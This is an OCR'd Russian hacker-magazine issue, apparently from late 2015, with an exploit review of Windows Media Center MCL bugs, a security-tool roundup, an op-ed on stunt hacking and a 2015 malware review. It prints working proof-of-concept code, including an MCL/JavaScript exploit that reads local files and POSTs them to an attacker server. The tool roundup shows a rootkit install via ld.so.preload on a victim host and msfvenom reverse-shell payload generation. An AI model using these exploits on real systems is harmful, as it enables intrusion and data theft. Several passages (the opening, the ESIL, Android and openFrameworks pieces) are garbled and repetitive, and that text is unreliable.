Сценарий выполняется. Инициируют можно запрашивать, если «cryptomount» нарушает. Если в системе, с пользователь. Если «cryptomount» отсутствует, то пользователь не подвержен уязвимости. Если «cryptomount» отсутствует, то пользователь подвержен уязвимости. Для GRUB версии ниже. Для GRUB версии выше. Инициируется. Инициируют можно запрашивать,

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Начало статьи

Борис Рютин,
ZORSecurity
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

ОБЗОР ЭКСПЛОЙТОВ


АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

ВЫПОЛНЕНИЕ СВОЕГО КОДА ЧЕРЕЗ УЯЗВИМОСТИ В WINDOWS MEDIA CENTER

CVSSv2	9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C),
	9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза:	8 сентября 2015 года, 8 декабря 2015 года
Автор:	Srinivas, x4zx, CoreSecurity
CVE:	CVE-2015-2509, CVE-2015-6131, CVE-2015-6127

Разберем несколько связанных друг с другом ошибок во встроенном проигрывателе Windows. Первый баг всплыл в утекшей переписке небезызвестной Hacking Team. Уязвимость содержится в обработке файлов с форматом Media Center (MCL) и позволяет запустить произвольный код при попытке открыть его в проигрывателе. И так как ее эксплуатация тривиальна, то вскоре появился пример эксплоита.

```
<application run="c:\windows\system32\calc.exe">
```




Пример эксплоита для CVE-2015-2509

Но у такой «атаки» есть ограничение — мы не можем передать аргументы. То есть, к примеру, команда **cmd.exe /c ipconfig** внутри файла MCL не сработает: код запускается с теми же правами, что и у пользователя, кликнувшего по файлу.

Чтобы не просто передать аргументы, но и запустить свой код, предпримем следующие шаги.

1. Создадим полезную exe-нагрузку.
2. Чтобы файл не вызвал подозрений у системы, воспользуемся UNC-путем с помощью простого сервера SMB.
3. Создадим файл с расширением mcl и отправим атакуемому пользователю.
4. ...

Для симуляции описанных шагов можешь использовать Impacket Smb Server.



Пример эксплоита для CVE-2015-2509 с UNC-путем

Другая уязвимость была снова найдена в обработчике файлов MCL. Если в качестве проигрываемого источника внутри MCL указать специально созданный плей-лист M3U, то при попытке его открыть приложение упадет. Автор также приводит пример выполнения JavaScript на стороне клиента. Для успешной атаки нужен включенный Active Scripting в Internet Explorer и ситуация, в которой пользователь кликнет на MCL.

Для падения приложения нужно создать файл с расширением htm и следующим содержимым.

```
<script>
   function IsMCEEnabled() {
      return true;
   }

   window.external.MediaCenter.PlayMedia(1,
   "http://attackerIP/crash.m3u");
   window.external.MediaCenter.CloseApplication();
</script>
```

Функция сообщает Media Center, что она сделана специально для него.


Теперь создаем плей-лист M3U.

```
#EXTM3U
#EXTINF:0,FLV
httpshot://$
```

Далее помещаем в MCL следующую ссылку и отправляем:

```
<application run="http://attackerIP/crash.htm">
```

В ходе экспериментов автор также обнаружил возможность выполнения JavaScript. Наверняка тут есть какие-то ограничения, но запуск банальной функции **alert()** работает.




Проверка работы JavaScript в Windows Media Center в виде привета от автора уязвимости

EXPLOIT

Для эксплуатации 2015-2509 есть несколько скриптов, в том числе модуль для Metasploit. Вот пара вариантов:

- скрипт на Python, который создает файл с нужной строкой;
- модуль ms15_100_mcl_exe.

```
msf > use exploit/windows/fileformat/ms15_100_mcl_exe
```



Успешный запуск вредоносного MCL

Исследователь Шахриман Сам в своем блоге предлагает использовать метод DLL hijacking для сокрытия полезной нагрузки.

Специалисты из Core Security в своем отчете привели текст эксплоита, который отправляет файлы с атакованного устройства на сервер злоумышленника.

```
<application url="poc-microsoft.mcl" name="Showcase"
  bgcolor="RGB(255,255,255)" shareddviewport="false">

<html>
<head>
  <meta http-equiv="x-ua-compatible" content="IE=edge" >
</head>
<body>
  <script type="text/javascript">
    function do_upload(fname, data){
      var xmlhttp = new XMLHttpRequest();
      xmlhttp.open("POST", "<a
      href=\"http://192.168.1.50/uploadfile.php\">http://192.168.
      1.50/uploadfile.php</a>", true);
      xmlhttp.setRequestHeader("Content-type",
      "multipart/form-data");
      xmlhttp.setRequestHeader("Connection", "close");
      xmlhttp.onreadystatechange = function(){
        if (xmlhttp.readyState == 4) alert(fname + " done.");
      };
      xmlhttp.send(new Uint8Array(data));
    }

    function read_local_file(filename){
      // Must use this one
      // XMLHttpRequest() doesn't allow to read local files
      var xmlhttp = new ActiveXObject("MSXML2.XMLHTTP");
      xmlhttp.open("GET", filename, false);
      xmlhttp.send();
      return xmlhttp.responseBody.toArray();
    }

    function upload_file(filename){
      try{
        do_upload(filename, read_local_file(filename));
      }catch(e){
        alert(filename + " error: " + e);
      }
    }
    upload_file("file:///C:/Windows/System32/calc.exe");
  </script>
</body>
</html>
</application>
```

TARGETS


Системы, в которых отсутствуют патчи MS15-100 и MS15-134. Протестировано на Windows 7.

SOLUTION

Есть исправление от производителя. Разработчик предлагает возможное временное решение:

- сохранить значение ключа реестра `[HKEY_CLASSES_ROOT\MCL]`, если понадобится восстановить;
- удалить ключ реестра `[HKEY_CLASSES_ROOT\MCL]`.

СТРАХ, НЕИЗВЕСТНОСТЬ, СОМНЕНИЯ



Юрий Гольцев
@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего хакера на службе корпорации, с задачами, которые перед ним ставятся, и их решениями.

↓

INTRO

FUD (акроним от fear, uncertainty and doubt — «страх, неизвестность, сомнения») сыграл огромную роль в развитии отечественной индустрии ИБ. FUD в контексте ИБ — прием маркетинга, который помогает продавать тот или иной продукт, используя страх клиента перед неизвестным злоумышленником. Подход явно грубый и некрасивый, но именно благодаря ему отрасль получила финансирование и смогла развиться.

Я был уверен, что такой метод продаж изжил себя в тот момент, когда у отделов ИБ в организациях стали появляться технические компетенции. Некоторое время назад мне довелось побывать на малоизвестной конференции escar, которая целиком посвящена теме embedded security в отрасли автомобилестроения. Каждый второй «технический» доклад содержал в себе отсылку к популярному в медиа исследованию Миллера и Валасека. Сложилось впечатление, что я снова попал во времена @defaced и первых отечественных конференций на тему ИБ. Внезапно ощутить себя в прошлом, наблюдая потерю многих лет прогресса, — чувство не из приятных.

Причина, как мне кажется, в том, что к безопасности IoT-девайсов, автомобилей и SCADA относятся так, будто это совсем не те компьютеры, которые нам в 2015 году уже отлично знакомы. Вместо этого их воспринимают как те устройства, которыми они были до того момента, когда в них засунули ARM. Грубо говоря, IoT дал вторую жизнь FUD в виде такого понятия, как stunt hacking. Вместо того чтобы искать новые типы уязвимостей, разрабатывать новые механизмы защиты, многие security-вендоры бросились искать уязвимости в софте IoT-девайсов, SCADA, ERP и так далее. И всё ради громких пресс-релизов, выступлений на конференциях и упоминаний в масс-медиа.

FUD. Year 2015

Chris Roberts
@5dragon1

Find myself on a 737/800, lets see Box-IFE-ICE-SATCOM, ? Shall we start playing with EICAS messages? "PASS OXYGEN ON" Anyone ? :)

STUNT HACKING

Насколько я знаю, термин зародился осенью 2014-го в треде с говорящей темой «Junk Hacking Must Stop!». Лейтмотив такой: после появления IoT хакерские конференции наполнились докладами на тему «возможно, у тебя есть такой девайс, и я тебя сейчас напугаю, взломав его». Термин носит сугубо негативный характер и подразумевает любое «исследование», которое представляет собой тщательно скрываемый FUD или же никак не соотносится с реальным положением дел. Подготовка подобного «исследования» чаще всего выглядит следующим образом.

1. Покупаем девайс, который достаточно широко применяется, внешне не похож на компьютер в представлении обывателя, но использует идентичные технологии.
2. Тратим время на анализ устройства и изучение того, как оно работает.
3. Находим уязвимость, пишем эксплоит, связываемся с вендором.
4. Готовим пресс-релиз.
5. Представляем «исследование» на конференции.

Таким подходом в первую очередь начали злоупотреблять security-вендоры, когда поняли, что FUD в качестве поддержки продаж может быть снова полезен. Получается так, что компании тратят ресурсы на поиск уязвимостей, импакт которых очень сомнителен. К примеру, найденная уязвимость в компоненте SCADA рождает статью, как был взломан поезд, а на основе найденной уязвимости в мобильном приложении для автомобиля готовится пресс-релиз о том, что был получен полный доступ к управлению автомобилем.

Stunt hacking

daveaitel
@daveaitel

"Stunt hacking is just an advanced form of vulnerability awareness" (-@k8em0)

BAD MARKETING

Такой подход стал активно использоваться в рамках маркетинговых стратегий. Маркетологи снова в деле, они знают, как работать с FUD. Таким образом, вендоры задают нецелесообразные тренды в индустрии не только для себя, но и для небольших компаний и индивидуальных исследователей, только пришедших на рынок. «Тюкачество» и FUD еще и серьезно отвлекают: действительно стоящий ресерч часто остается незамеченным и теряется в горах мусора.

Stunt hacking research мелькает в масс-медиа, но это никак не влияет на рост продаж, ради которого все затевается. Ресерчеры, используя эффект от громких заголовков, предполагают, что упоминание их имени сконвертируется в деньги и популярность. Но в реальном мире все не так: вендоры прибегают к таким методам, потому что более серьезный и адекватный подход требует ощутимых затрат, тогда как FUD — это несложно. Старые клиенты игнорируют шумиху на пустом месте, да и новые не спешат ей поддаваться.

Исследователи без флага вендора над головой думают, что их наймут только за то, что они публично рассказали о найденной примитивной уязвимости в продукте. Но их исследование только выставляет потенциального клиента с плохой стороны, и победителя в такой ситуации никогда не будет.

REGRESS

Следуя трендам, которые родились из широко разрекламированных трюков, исследователи тратят время на поиск поверхностных уязвимостей. Это занимает время и препятствует развитию технических компетенций. Достигнув планки, которую задали исследования, ориентированные на маркетинг, можно решить, что это предел. Раз уж вендор с гордостью об этом рассказывает, значит, это потолок его крутости, верно? И если есть возможность достичь того же, то зачем развиваться?

Пожалуй, стоит упомянуть и такой подход к исследованиям: «я нашел у вас уязвимость, вы мне теперь должны». Быть может, уверенность в этой формуле сформировалась из представления о том, что security-вендоры получают гонорары за исследования в том же формате. Однако они не получают ничего, кроме хайпа в прессе и, возможно, прироста чувства собственной важности.

Мне абсолютно непонятен такой вклад в безопасность. Ситуация просто ироничная: за десять лет бизнес сделал огромный шаг навстречу индустрии ИБ — компании стали заботиться о безопасности, появился бюджет, появились bug bounty. А вот подход к сотрудничеству со стороны вендоров остался прежним. И это плохой пример для исследователей, только приходящих на рынок. Вместо того чтобы развиваться и делать годный ресерч, они тратят время на погоню за количеством CVE.

GOOD MARKETING

Результат работы должен говорить сам за себя. Рекомендации клиентов — лучший показатель профессионализма в той или иной сфере. Общение с вендором, полноценное погружение в проблему, желание помочь людям — вот что всегда будет приносить больше пользы, чем бездумный маркетинговый ресерч, цель которого — засветиться в какой-либо теме. Количество != качество. Руководствуйся принципом PoC||GTFO.

OUTRO

Если ты каким-либо образом участвуешь в исследованиях, нацеленных на FUD, пожалуйста, задумайся об их целесообразности. Stay tuned! ⌶

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

On subject

- Lets Call Stunt Hacking What it is. Media Whoring
- IoT security and stunt hacking
- Katie Moussouris on bug bounties and stunt hacking
- The Sad State of Our Security Industry

Right way to contribute

- DC7499
- DC7812
- 2600 russian group

→

ESIL + RADECO IL

ИСПОЛЬЗУЕМ ПРОМЕЖУТОЧНЫЕ ПРЕДСТАВЛЕНИЯ ПРИ ПОИСКЕ ВАЖНЫХ ДЛЯ ЭМУЛЯЦИИ И ДЕКОМПИЛЯЦИИ

Сергей Чекунов
aka Chekunov

Много кто помнит черно-белый интерфейс SoftICE с просмотром дизассемблированного листинга и содержимого регистров. Но с ростом сложности ПО, ростом объема дизассемблера и его использования в бесконечном сборе информации в стиле «поиск строки». Сначала включена ручного разбора дизассемблера (Control-Shift-Enter). Большинство инструменты пробовали инструменты преобразования нативного кода в промежуточные представления, которые проще для анализа. Подробные инструменты и теоретические обоснования для таких представлений, а также основные преимущества и ограничения, можно почитать в статье «Основы LLVM для дизассемблера» (см. Литературу). В данной статье я попытаюсь рассмотреть основы этого метода на примере ESIL от проекта radare2.

ВВЕДЕНИЕ

Для начала напомню, что же такое SLIR (Intermediate Language). Промежуточное представление (IR) — это такой язык, который не привязан к конкретной архитектуре процессора, но для которого есть компиляторы для различных процессоров. Для IR можно писать оптимизаторы, которые будут работать на всех поддерживаемых платформах. Так что имеет смысл остановиться пока на «любом» IR, который поддерживается большинством компиляторов. Наиболее распространенным IR является LLVM IR. Его поддерживают компиляторы clang и clang++ как в обычном представлении, доступном для анализа, так и в виде бинарного представления, которое можно сохранять, передавать и использовать для последующей компиляции. Для этого необходимо только расширение clang-plugins. Так этим необходимо пользоваться, что основное преимущество LLVM IR — поддержка большинства процессорных архитектур. Для x86 и amd64 версий, Windows и Linux, поддержка на уровне компилятора, а для остальных — на уровне ядра. Для ARM, MIPS, PowerPC, SPARC, Alpha, Hexagon, Mips, XCore, NVPTX, AMDGPU, SystemZ, WebAssembly, BPF, MSP430, Lanai, RISC-V, AVR, Sparc, Xtensa, M68k, CSKY, M68k, VE, Arc, Mips, Hexagon, PowerPC, SystemZ

Дмитрий «D1g» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за свои действия ответственности не несут!

Автор: unix-thrust

URL: https://github.com/unix-thrust/rootkit

Система: Linux

ЭКСПЕРИМЕНТАЛЬНЫЙ UNIX ROOTKIT

BELRK — это экспериментальный UNIX rootkit пользовательского пространства, который сфокусирован на антиотладочных и антидетект-фишках.

Особенности:

- инструкции и директорий атакующего;
- счетка логов в режиме реального времени (utmp/wtmp);
- механизмы скрытия процессов;
- обход анализа с помощью таких инструментов, как strace, ltcd, ps, lsd, netstat;
- PTY backdoor клиент.

Также совсем скоро автор обещает сделать:

- ptracedl hooking для антиотладки;
- хукинг libpcap для обмана локальных снифферов;
- PAM backdoor для локального подъема привилегий.

Установка:

```
scp libselinux.so root@victim.com:/lib/
ssh root@victim.com echo --
    /lib/libselinux.so >> /etc/ld.so.preload
```

Соединение:

```
./client.py victim_ip:port
```

Отдельно стоит отметить, что проект имеет своюнеплохую документацию. И пятую, проект находится в активной стадии разработки!

Автор: Miroslav Stampar

URL: https://github.com/stampar/mailrall

Система: Windows/Linux

СИСТЕМА ОБНАРУЖЕНИЯ ВРЕДОНОСНОГО ТРАФИКА

Mailrall — это система обнаружения вредоносного трафика на Python, использующая публично доступные черные списки вредоносных и/или подозрительных «следов», составленные по отчетам антивирусов и определенные пользователями. «Следами» могут быть DNS-имена, URL или IP-адреса. Также инструмент имеет опциональную настройку по проверке/нулевую эвристическую механизму, который может помочь обнаружить неизвестные угрозы (например, новую малвару). Это может быть полезно как для мониторинга собственной инфраструктуры, так и для изучения сторонного вредоносного кода, эксплоит-паков.

Инструмент имеет трехзвенную архитектуру: сенсор, сервер, клиент. Сенсор — это специальная программа, которая занущена на наблюдаемом узле и пассивно сканирует трафик на наличие в нем подозрительных следов. Если такие обнаруживаются, отправляет детали события на сервер, где событие хранится. Для просмотра информации используется специальный клиент.

Инструмент просто must-have для безопасников! Ну и энтузиасты-исследователи также найдут ему достойное применение.

Для установки необходим Python 2.6 или 2.7, а также python-scapy. Подробнейший гайд по установке и использованию смотри на GitHub проекта.

Автор: Nick Fox

URL: https://github.com/sploo/Java-Deserialization-Exploit

Система: Linux

JAVA DESERIALIZATION EXPLOIT

Эксплуатация уязвимостей, связанных с неправильной десериализацией объектов в Java, — тема не новая, но до сих пор эксплуатация таких уязвимостей ещё иногда что-не пытался автоматизировать. Одна из ситуация изменилась с появлением инструмента Java Deserialization Exploit, который, к слову, основан, базируется на инструменте ysoserial Криса Фрохофа (Chris Frohoff).

Данный инструмент позволяет получить удаленный шелл на уязвимых Linux-машинах. Он эксплуатирует уязвимость Java-десериализации, используя Metasploit framework для генерации вредоносного файла и встроенный веб-сервер для передачи полезной нагрузки на сторону жертвы. Немного модифицированная версия ysoserial приспособлена для загрузки и выполнения двоичного файла на стороне жертвы.

Инструмент тоже очень новый и активно развивается. На наш взгляд, он достаточно значительно упростит эксплуатацию уязвимостей класса Java Deserialization.

Автор: g0tmi1k

URL: https://github.com/g0tmi1k/msc

Система: Linux

MSFVENOM PAYLOAD CREATOR (MPC)

Данный инструмент представляет собой быстрый путь для генерации различных базовых полезных нагрузок Meterpreter через msfvenom (часть Metasploit framework).

Если сказать проще, то Msfvenom Payload Creator (MPC) — это обертка для генерации различных типов полезных нагрузок на основании пользовательского выбора. Простота — залог успеха — вот девиз инструмента. От пользователя требуется только определить, для какой целевой операционной системы делается полезная нагрузка и какое итоговое расширение полезной нагрузки.

Инструмент запускается как Linux x2 x& Metasploit v4.11+, но также должен работать и на Kali v1.x, OS X 10.11+, Windows7/8+ 6+.

Пример запуска:

```
# bash mpc.sh windows 192.168.1.10
[*] Msfvenom Payload Creator (MPC v1.4)
[i]   IP: 192.168.1.10
[i] PORT: 443
[i] TYPE: windows (/meterpreter/reverse_tcp)
[i]   CMD: msfvenom -p windows/meterpreter/
    reverse_tcp -f exe \
    --platform windows -x x86 -e generic/none
    LHOST=192.168.1.10 LPORT=443 \
> /root/windows-meterpreter-staged-
    reverse-tcp-443.exe
[i] File {/root/windows-meterpreter-staged-
    reverse-tcp-443.exe} already exists.
    Overwriting....
[i] windows meterpreter created: /root/windows-
    meterpreter-staged-reverse-tcp-443.exe
[i] MSF handler file: /root/windows-meterpreter-
    staged-reverse-tcp-443-exe.rc
[i] Run: msfconsole -q -r /root/windows-
    meterpreter-staged-reverse-tcp-443-exe.rc
[?] Quick web server (for file transfer)?:
    python -m SimpleHTTPServer 8080
[*] Done!
```

Авторы: F-Secure

URL: https://github.com/F-Secure/see

SANDBOXED EXECUTION ENVIRONMENT

Sandboxed Execution Environment (SEE) — это фреймворк для автоматизации тестов в безопасном окружении от антивирусной компании F-Secure на языке программирования Python. Песочница предоставляется с помощью libvirt и благодаря настройкам дает большую гибкость. Различные типы гипервизоров (QEMU, VirtualBox, LXC) могут быть использованы для запуска тестового окружения. Сам фреймворк имеет модульную систему (системы плагинов), благодаря которой можно добавлять свои обработчики на определенные события при их срабатывании. Пользователь же может очень просто конфигурировать плагины через редактирование JSON конфигурационного файла.

В базовой комплектации доступно пять плагинов:

- memory.py — модуль для получения и анализа снимков памяти для работающей виртуальной машины;
- network.py — модуль для отслеживания и анализа сетевой активности в работающей виртуальной машине;
- screen.py — модуль для получения снимков экрана с работающей виртуальной машины;
- timers.py — модуль для запуска событий, базирующихся на времени;
- utils.py — набор различных вспомогательных функций (запуск процесса, создание папки и так далее).

В итоге SSE — это:

- автоматические тесты, определяющие неизвестное, опасное или нестабильное программное обеспечение во время его работы;
- модульная тестовая платформа с хорошей степенью изоляции;
- система, позволяющая быстро реализовать прототип песочницы.

Для установки SEE достаточно обратиться к Python Package Index (PyPI).

Автор: nothinghampirsateam

URL: https://github.com/nothinghampirsateam/pyersinia

Система: Linux

СЕТЕВОЙ АТАКУЮЩИЙ ТУЛКИТ НА PYTHON

Pyersinia, можно сказать, аналог такого инструмента, как Yersinia, но только реализованный на Python с помощью даже хорошо известной библиотеки Scapy. Основная цель инструмента — это реализация сетевых атак, таких как:

- ARP-спуфинг;
- DHCP DoS;
- STP DoS и многих других.

При доступности исходного кода и наличия интерфейса для плагинов любой желающий может добавлять поддержку и своих сетевых атак. Ну и также в основе Pyersinia лежит использование фреймворка STB (Security Tools Builder).

Установить данный тулкит чрезвычайно просто:

```
$ python -m pip install pyersinia
```

Или с помощью PyPI:

```
# pip install pyersinia
```

Примеры запуска:

```
# python pyersinia.py -a arp_spoof
    127.0.0.1 127.0.0.1
# python pyersinia.py -a stp_root -i eth0
```


Автор: Алексей Тюрин

URL: https://github.com/GrrDog/TacoTacos

Система: Windows/Linux

АТАКУЕМ ПРОТОКОЛ TACACS+

TacoTacos — это набор из двух Python-скриптов для проведения атак на протокол централизованного управления доступом (Authorization, Authentication, Accounting) TACACS+ от Cisco. Обе атаки требуют возможности проведения MITM-атак на сетевое устройство с сервером TACACS+.

Первый скрипт позволяет получить MD5-хеш ключа (PSK), используемого для шифрования трафика между сетевым девайсом и сервером TACACS+, и в результате в дальнейшем можно расшифровать весь трафик и получать учетные записи сетевых адресников в plain-тексте. Данная атака описывалась в рубриках Easy Hack.

Второй скрипт дает возможность при проведении активной MITM-атаки полностью обойти аутентификацию и привилегии на конечном сетевом устройстве. Происходит это за счет того, что протокол TACACS+ не имеет проверки целостности — это позволяет на лету менять защищенный ответ от TACACS+ сервера (благодаря технике bitflipping). Таким образом, даже если мы подключился к сетевому устройству и введем некорректную учетку, то, подменив ответ от TACACS+ сервера, мы все равно сможем аутентифицироваться. Данная атака также позволяет подменить привилегии (пароль enable).

Колонка Дениса Макрушина

САМАЯ ИНТЕРЕСНАЯ МАЛВАРЬ — 2015

AUTOMOTIVE EXPLOIT, CARBANAK, CRYPTOWALL, EQUATION

Денис Макрушин
defec.ru,
twitter.com/defcra

Только в начале января каждого года я чувствую, что работать ежемесячным колумнистом — это легко (не то чтобы я сильно уставал от своей антивирусной и музыкальной деятельности, но все-таки). Потому что самое тяжелое в нашей работе — придумать хорошую тему, а один раз в начале года это не представляет никакой сложности. Время подводить итоги!

Этот материал станет своего рода финальной чертой, которая подведет итог под облаком тегов «APT», «таргетированная атака», «вредоносное ПО», «инцидент» и «малварь». Мы рассмотрим события 2015 года, которые, на наш взгляд, сдвинули индустрию, а не просто создали информационный шум. Встречаем: самое вредоносное программное обеспечение 2015 года.

CARBANAK

Начало 2015 года отметилось громким анонсом финансовой таргетированной атаки, в ходе которой по самым пессимистичным оценкам преступникам удалось украсть около миллиарда долларов у финансовых учреждений и банков. «Когда-нибудь про это снимут фильм»… Нас же мало интересует эмоциональная составляющая данного инцидента — сфокусируемся на технологической части ограбления.

Carbanak — это бэкдор, изначально написанный на основе кода Carberp. После того как злоумышленники получали доступ к какой-нибудь машине (термин «бэкдор» как бы обязывает), они проводили разведку сети на предмет дальнейшего распространения и заражения критически важных систем — процессинговых, бухгалтерских, а также банкоматов. Этот факт отлично характеризует слово persistent в аббревиатуре APT — разведку злодеи проводят в ручном режиме, пытаясь скомпрометировать нужные компьютеры и применяя инструменты, обеспечивающие дальнейшее заражение компьютеров в сети.

Перехватом клавиатурного ввода сегодня никого не удивишь (особенно создателей троянов-банкеров), а вот что инфицированные компьютеры использовались для записи видео, которое затем отправлялось на серверы злоумышленников, — это интересно.

В ходе расследования было выявлено несколько способов обналичивания. В некоторых, особо «эффектных» случаях банкоматы получали дистанционные команды на выдачу наличных, которые сразу же забирали дропы.

«Как украсть миллиард долларов» в картинках

Киберпреступная группа, стоящая за этой таргетированной атакой, по-прежнему активна, так как в конце 2015 года выявлены новые версии вредоносного ПО Carbanak, а значит, вполне вероятно, что в 2016-м мы еще услышим о новых инцидентах и подробностях их расследования.

CRYPTOWALL

Если кто-то попросит охарактеризовать 2015 год одним термином, то, не задумываясь, антивирусная индустрия дружно крикнет: «Ransomware!». Рансомвара повсюду: в средствах массовой информации, в почте в виде всевозможных вложений, на компьютерах и телефонах пользователей, даже на рабочих станциях государственных структур и организаций разных масштабов бизнеса. «ФБР рекомендует жертвам вымогательского ПО платить выкуп» — это желтый заголовок, а реальная рекомендация представителя государственной организации на Cyber Security Summit 2015. В некоторых особо тяжелых случаях, когда у жертвы нет резервных копий, а содержимое дисков зашифровано стойким к дешифрованию алгоритмом, вариантов ФБР не так много.

Пожалуй, наиболее технологичным представителем троянов класса ransomware можно назвать Cryptowall, который принес своим создателям за последний год около 325 миллионов долларов и встречается в дикой природе как минимум в четырех ревизиях.

Анатомия атак Cryptowall v. 3.0. Источник: Cyber Threat Alliance

С одной стороны, методы распространения и управления денежными потоками вполне тривиальны. Злодеи используют фишинговые письма и сплоит-паки для того, чтобы доставить малварь на рабочую станцию. Кроме того, у злоумышленников около сотни ВС-кошельков: часть из них для приема платежей от жертв, другая часть для агрегирования прибыли. Тор используется в качестве средства сокрытия своих C&C-серверов. И последняя изюминка: хештег в твиттере как средство поднять информационный шум вокруг своей разработки и за счет печального опыта своих жертв убедить очередного зараженного пользователя, что у него нет шансов.

Вполне вероятно, что в 2016 году представители этого класса малвари окажутся уже за пределами рабочих станций и мобильных устройств и напомнят о себе в Smart TV или Connected Car.

AUTOMOTIVE EXPLOIT

Кстати о Connected Car. В июле 2015 года исследователи Чарли Миллер (Charlie Miller) и Крис Валасек (Chris Valasek) поделились с миром своим достижением и продемонстрировали удаленный взлом автомобиля концерна Fiat Chrysler. Ребятам удалось заблокировать управление и отправить автомобиль в кювет.

Самая популярная фотография по запросу «взломать автомобиль» — редактор издания Wired в кювете в результате эксплуатации уязвимости

На тот момент 0day-уязвимость в системе Uconnect (данная система позволяет владельцу авто на расстоянии завести двигатель, отследить автомобиль по GPS, отрегулировать температуру в салоне и прочее) в автомобилях Fiat Chrysler позволяла злоумышленнику удалённо перехватить управление системой контроля климата, дворниками, музыкой, а также заблокировать тормоза и рулевое управление. Любой, кто на тот момент знал IP-адрес автомобиля, мог делать с ним что угодно, используя Uconnect.

Таким образом, исследователи, продемонстрировав уязвимость продукции конкретного представителя автопрома, заставили целую индустрию подумать о вопросах обеспечения защиты своих connected-машин.

EQUATION

В феврале мир узнал об Equation — многолетней кибершпионской сети, командные центры которой работали… в 1996 году. В 2008-м впервые был выявлен червь Funtiy, который использовал те же эксплоиты нулевого дня, что и Stuxnet, появившийся спустя два года. Эксперты «Лаборатории Касперского» заявили, что Equation взаимодействовала с другими мощными группами, такими как Flame и Stuxnet. Возможно, что эта киберпреступная группа была на самом деле «источником» нескольких APT.

Жертвы Equation

Атаки Equation на текущий момент, возможно, самые изощренные из всех известных инцидентов: один из модулей вредоносного ПО позволяет изменять прошивку жестких дисков. С 2001 года группировка Equation сумела заразить компьютеры тысяч жертв, находящихся в Иране, России, Сирии, Афганистане, США и других странах. Сфера деятельности жертв — правительственные и дипломатические учреждения, телекоммуникации, аэрокосмическая отрасль, энергетика и прочее. Наиболее технологичный инструмент в арсенале группировки — модуль, известный под именем rls_933w.dll. Он позволяет изменять прошивку жестких дисков двенадцати наиболее популярных производителей, в том числе Seagate, Western Digital, Toshiba, Maxtor, IBM. Это заметное техническое достижение позволяет сделать выводы об уровне возможностей группы.

ВРЫВАЕМСЯ В 2016-Й!

Фрагмент нашего материала, который был выпущен в начале 2015 года: «Рискну предположить, что в конце этого года, когда для СМИ настанет пора подводить итоги и составлять рейтинги всего и вся, Carbanak и Equation если и не возглавят какой-нибудь „TOP-100 APT 2015 года", то точно станут резидентами первой десятки».

Мы сознательно не стали как-то ранжировать описанные угрозы — все они решали строго поставленные перед ними задачи, которые нельзя сравнивать. Тем не менее каждый из описанных представителей «темной стороны» сдвинул индустрию информационной безопасности: кто-то подтолкнул ее к выпуску новых решений класса «антиАПТ», кто-то дал понять, что автомобили будущего тоже нужно защищать.

Однако все эти угрозы приводят нас к одной простой мысли: пробелы сейчас мы видим только в полной темноте, а значит, из каждой новой таргетированной атаки мы сможем извлечь урок и сделать этот мир безопаснее. ✖

→

РАЗРЕШЕНИЯ ANDROID 6.0 В ЗАЩИТЕ И НАПАДЕНИИ

ВЕКЛИВОСТЬ — ГЛАВНОЕ ОРУЖИЕ ВОРА!

Сергей Анисимов
Эксперт по информационной безопасности

Как ещё день и мобильные устройства выйдут уровнем сто, которые могут быть проэксплуатированы злоумышленниками. Сегодня от отправить SMS на платный номер, могут собрать большую базу данных контактов и продать. Или же, в ходе атаки на корпоративную сеть, получить доступ к внутренним ресурсам компании и обмен прослушкой собеседника одного рода сделок. Что ведь можно поймать и одну ночью? Для пользователя мобильных устройств можно запрещу (отрицать) у приложения, у которого в манифесте будет прописано разрешение на отправку SMS, звонки, доступ к сети. В данной статье мы рассмотрим способы получения и сохранения важной информации с Android-устройства.

Начиная с версии OS Android по-полным-полно обычно, но полностью обновлено с релиз-года информацией между приложениями. Приложение, работающее в фоновом режиме, может получить доступ к данным, которые оно не использует в данный момент.

Мы только познакомились в менифесте прописаны требуемые данные на использование. Но, если, в ходе работы, приложение обратится к данным, которые оно не использует, то, в ходе обновления, приложение будет отправлено в к информационным технологии. Мы могли бы задумываться, для чего вы на данный момент, но, в ходе обновления, приложение будет отправлено в к информационным технологии. Мы могли бы задумываться, для чего вы на данный момент, но, в ходе обновления, приложение будет отправлено в к информационным технологии.

Мы могли бы задумываться о разрешениях в поиске, что угодно в своем приложении. Но

АТОМНАЯ БОМБА ДЛЯ C++ КОДЕРА

ОБЗОР НАБОРА ФРЕЙМВОРКОВ МАССОВОГО ПОРАЖЕНИЯ (ВЕЛИКАЯ АЛЕХОЛИ)

Если коротко, openFrameworks — это проект с открытым исходным кодом на C++, представляющий собой набор кроссплатформенных инструментов для разработки кросс-платформенных приложений, не только настольных, но и мобильных, а также приложений на платформе MR. Разработка кросс-платформенных приложений ещё никогда не была настолько простой. Да, мы знаем: мы с подобными хейтерами (наискосок, Qt, Cinder), сначала пытаемся объяснить, что такое кроссплатформенная программу более широкие возможности.

OPENFRAMEWORKS IS DETECTED

